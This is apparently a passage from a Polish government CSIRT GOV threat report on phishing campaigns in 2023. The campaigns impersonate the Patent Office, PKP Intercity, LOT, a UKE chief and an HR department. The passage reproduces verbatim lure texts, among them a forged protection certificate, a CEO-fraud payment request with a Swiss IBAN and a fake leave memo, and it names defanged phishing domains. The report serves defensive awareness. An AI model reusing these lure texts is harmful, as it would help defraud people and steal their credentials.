Z upoważnienia Prezesa Urzędu Patentowego

Dyrektor Departamentu Zgłoszeń UPRP

Prosimy nie odpowiadać na tę wiadomość. Zgodnie z dyrektywą Parlamentu Europejskiego i Rady (UE) nr 2019/1151 w odniesieniu do stosowania narzędzi i procesów cyfrowych, niniejszą wiadomość wygenerowano automatycznie na serwerze korespondencji ministerialnej UPRP-AUTO i wysłano na adres poczty elektronicznej wskazany podczas procedury zgłoszeniowej znaku. Domeny www.korespondencja-ministerialna.gov.pl, www.ministerialna.eu oraz www.minister.com służą wyłącznie do automatycznej wysyłki korespondencji proceduralnej i nie są monitorowane.

Świadectwo_rejestracji_znaku_R._U.0302463_354374.pdf 1,5 MB

Rysunek 9. Phishingowa wiadomość e-mail wykorzystująca podszycie pod Urząd Patentowy RP

W celu uwiarygodnienia, atakujący załączał do przedmiotowej wiadomości plik w formacie .pdf, stanowiący spreparowane „świadectwo ochrony" w formie dokumentu elektronicznego.

UPRP.AOO_REJESTR ZNAKÓW: R. U.0302463/354372.29-05-2023

URZĄD PATENTOWY
RZECZYPOSPOLITEJ POLSKIEJ

ŚWIADECTWO OCHRONNE

Na podstawie przepisów ustawy z dn. 30 czerwca 2000 r. Prawo Własności Przemysłowej (Dz.U. z 2013 r.; poz. 1410 z późn. zm.) zostało udzielone:

PRAWO OCHRONNE
NR R. U.0302463/354372
KATEGORIA PRAWA
Znak towarowy
DATA UDZIELENIA
29.05.2023 r.

Prawo ochronne trwa od: 29.05.2023 r.

Warszawa, 09.06.2023 r.

URZĄD PATENTOWY RP PIECZĘĆ ELEKTRONICZNA

Z upoważnienia Prezesa Urzędu Patentowego


Dyrektor Departamentu Zgłoszeń UPRP

/podpisano elektronicznym podpisem kwalifikowanym/

Dokument został podpisany elektronicznie przez Anetę Stuleblak Data: 09.06.2023 09:35:14 +02'00' Algorytm SHA256RSA Rodzaj klucza ECDSA P256 Klucz b43fdO5xb1f9541b65404bkc5113b4d04Ob3091

Rysunek 10. Spreparowane „świadectwo ochronne" Urzędu Patentowego RP

W czerwcu 2023 roku odnotowano kampanię socjotechniczną skierowaną do obywateli Ukrainy przebywających na terytorium RP. Należy zauważyć, że tego typu kampanie stanowią trend, który pojawił się w związku z napływem uchodźców z Ukrainy do Polski. Ujawniona kampania bazowała na spreparowanej witrynie internetowej, na której znajdowała się ankieta dla obywateli Ukrainy ubiegających się o „pomoc finansową", i miała na celu wyłudzenie m.in. takich informacji jak: imię i nazwisko, numer PESEL, miejsce zamieszkania w Polsce (miasto, ulica, nr domu, nr lokalu), numer telefonu oraz dane karty płatniczej (numer karty, data ważności, CVV). Na końcu ankiety znajdowało się logo Agencji Bezpieczeństwa Wewnętrznego oraz informacja, iż: „Dane osobowe są przetwarzane przez Administrację i Agencję Bezpieczeństwa Wewnętrznego RP", co miało dodatkowo uwiarygodnić korespondencję.




Rysunek 11. Spreparowana ankieta stanowiąca element kampanii phishingowej

Ankieta utworzona została za pomocą rozwiązania Google umożliwiającego tworzenie formularzy i ankiet online. W celu jej wypełnienia ofiara musiała posiadać konto użytkownika w usłudze Google. Tym samym atakujący wykorzystywali wskazaną usługę do pozyskiwania danych od oszukiwanych obywateli Ukrainy.


2.2.3. Zagrożenia odnotowane w IIII kwartale 2023 roku

1. W lipcu 2023 roku miała miejsce kampania dystrybuująca wiadomości zawierające odnośnik, mające na celu nakłonienie ofiary do pobrania pliku w formacie .pdf.



Rysunek 12. Phishingowa wiadomość e-mail mająca na celu nakłonienie ofiary do pobrania pliku w formacie .pdf.

Po skorzystaniu z przycisku „Review PDF Document" stanowiącego odnośnik, następowało przekierowanie do domeny zohoexternal[.]com. Następnie ofiara, po kliknięciu w symbol kłódki, aby pobrać zabezpieczony plik, przenoszona była do domeny https://traveller[.]qa, gdzie mogła wybrać rodzaj użytkowanej przez siebie poczty elektronicznej. Po dokonaniu wyboru pojawiało się okno logowana wyłudzające dane do konta poczty elektronicznej (login i hasło). Wykorzystany sposób działania jest widoczny na załączonym poniżej przykładzie.




Rysunek 13. Podstawiony panel logowania wyłudzający poświadczenia

2. W lipcu 2023 w jednym z urzędów wojewódzkich zidentyfikowano kampanię phishingową ukierunkowaną na pozyskanie danych logowania do skrzynek poczty elektronicznej (wyłudzenie loginu i hasła).

Po zalogowaniu się przy użyciu fałszywego panelu poczty elektronicznej i wyłudzeniu poświadczeń ofiara była przekierowywana na stronę internetową wyświetlającą komunikat o „błędzie" spowodowanym rzekomym podaniem nieprawidłowych danych uwierzytelniających.

Rysunek 14. Phishingowa wiadomość e-mail z odnośnikiem do spreparowanego panelu logowania

Atakujący, wykorzystując elementy socjotechniki (m.in. podszycie pod Urząd Miasta Częstochowa w podpisie wiadomości), kierował ofiarę poprzez odnośnik, do pliku mającego zawierać dane do przelewu bankowego. W rzeczywistości link kierował do spreparowanej przez adwersarza strony zawierającej zminiaturyzowane obrazy dokumentów, do których pełen dostęp wymagał podania danych logowania do skrzynki pocztowej.




Rysunek 15. Spreparowany panel logowania wyłudzający poświadczenia


Po podaniu danych dostępowych witryna kierowała ofiarę na stronę wyświetlającą komunikat o „błędzie".

Rysunek 16. Komunikat wyświetlający się po wprowadzeniu danych logowania

3. W sierpniu 2023 roku pojawiła się kampania phishingowa skierowana na skrzynki mailowe jednego z urzędów, wykorzystująca podszycie pod PKP Intercity. Adwersarz wykorzystał w tym przypadku spreparowaną stronę przypominającą witrynę wskazanej spółki. Treść wiadomości zawierała link, po kliknięciu którego ofiara była przekierowywana na fałszywą stronę zawierającą spreparowaną ankietę badania satysfakcji klientów.




Rysunek 17. Phishingowa wiadomość e-mail z odnośnikiem do spreparowanej strony www



Rysunek 18. Spreparowana witryna PKP Intercity

Po wypełnieniu ankiety, użytkownik był kierowany na stronę WWW wykorzystującą wizerunek strony Przelewy24, gdzie po podaniu danych karty kredytowej miała nastąpić wypłata wynagrodzenia.



Rysunek 19. Spreparowana witryna służąca do realizacji płatności

Wskazana kampania była ukierunkowana na wyłudzenie środków finansowych oraz danych od użytkowników kart płatniczych.

4. Zespół CSIRT GOV we wrześniu 2023 roku otrzymał zgłoszenie o próbie podszycia się pod Prezesa UKE. Przedmiotowa wiadomość była kolejną odsłoną kampanii wykorzystującej elementy socjotechniki w celu wyłudzenia środków finansowych, wyłudzenia danych oraz sprawdzenia responsywności adresatów poczty elektronicznej. Kampania ta bazowała na podszyciu pod osobę zatrudnioną na stanowisku kierowniczym w danej instytucji, jednakże treść przesyłanych wiadomości mogła budzić wątpliwości co do autentyczności.


Temat: RE: projekt techniczny
Nadawca: <direktor@ceopass.org>
Data: 08.09.2023, 09:03

natychmiast dokonaj płatności, jutro rano prześlę wszystkie niezbędne dokumenty na Twoje biurko
Nazwa banku: Post Finance
Odbiorca: John decker
IBAN: CH28 0900 0000 1620 2194 3
Bic: POFICHBEXXX
Adres: Binningerstrasse 42, 4153, Reinach BL
Szwajcaria
Kwota: 47,167,02€
Cel płatności: zakup technicznych projektów inwestycyjnych
wyślij tutaj dowód wpłaty
serdeczne pozdrowienia


Rysunek 20. Phishingowa wiadomość e-mail wykorzystująca elementy socjotechniki w celu wyłudzenia środków finansowych

2.2.4. Zagrożenia odnotowane w IV kwartale 2023 roku.


1. W listopadzie 2023 roku Zespół CSIRT GOV uzyskał informację o kampanii phishingowej, wykorzystującej podszycie pod Polskie Porty Lotnicze (PPL) oraz Polskie Linie Lotnicze LOT (PLL LOT). Celem działań adwersarza było wyłudzenie środków finansowych od osób prywatnych. Kampania polegała na wprowadzeniu ofiar w błąd co do rzekomego wystawiania przez PLL na sprzedaż aukcyjną zagubionego bagażu. Aukcje awizowane były przez fałszywy profil na platformie Facebook. Atakujący próbowali wyłudzić dane osobowe jak i dane płatnicze potencjalnych ofiar oszustwa.



Rysunek 21. Spreparowana witryna internetowa podszywająca się pod PLL LOT




Rysunek 22. Spreparowana witryna internetowa podszywająca się pod PLL LOT



Rysunek 23. Spreparowana witryna internetowa podszywająca się pod PLL LOT

W grudniu 2023 roku Zespół CSIRT GOV uzyskał informację o wiadomości phishingowej, gdzie wiadomość została wysłana z adresu email podszywającego się pod dział HR atakowanej instytucji . Treść wiadomości nakłaniała odbiorcę do skorzystania z odnośnika w celu pobrania pliku Excel i zapoznania się ze znajdującymi się w nim informacjami o urlopach.



DECEMBER LEAVE MEMO!!!

Dear [redacted]

Your December Leave/Vacation application has been approved .

EMPLOYEE'S EMAIL ADDRESS : [redacted].pl
LEAVE TYPE: DECEMBER LEAVE/VACATION

Kindly refer to the below excel link to view the Date, Number of days and more information concerning your December/Annual Leave/Vacation.

Portgdansk December 2023 Leave/Vacation Approval Lists, Dates and Duration for [redacted].pl

Please note that all names highlighted in green are those who are yet to comply to the 2023 December Leave Plan and it appears [redacted].pl is yet to comply.

Names of employees marked in red color have met all the requirements for the December 2023 Annual Leave/Vacation Plan

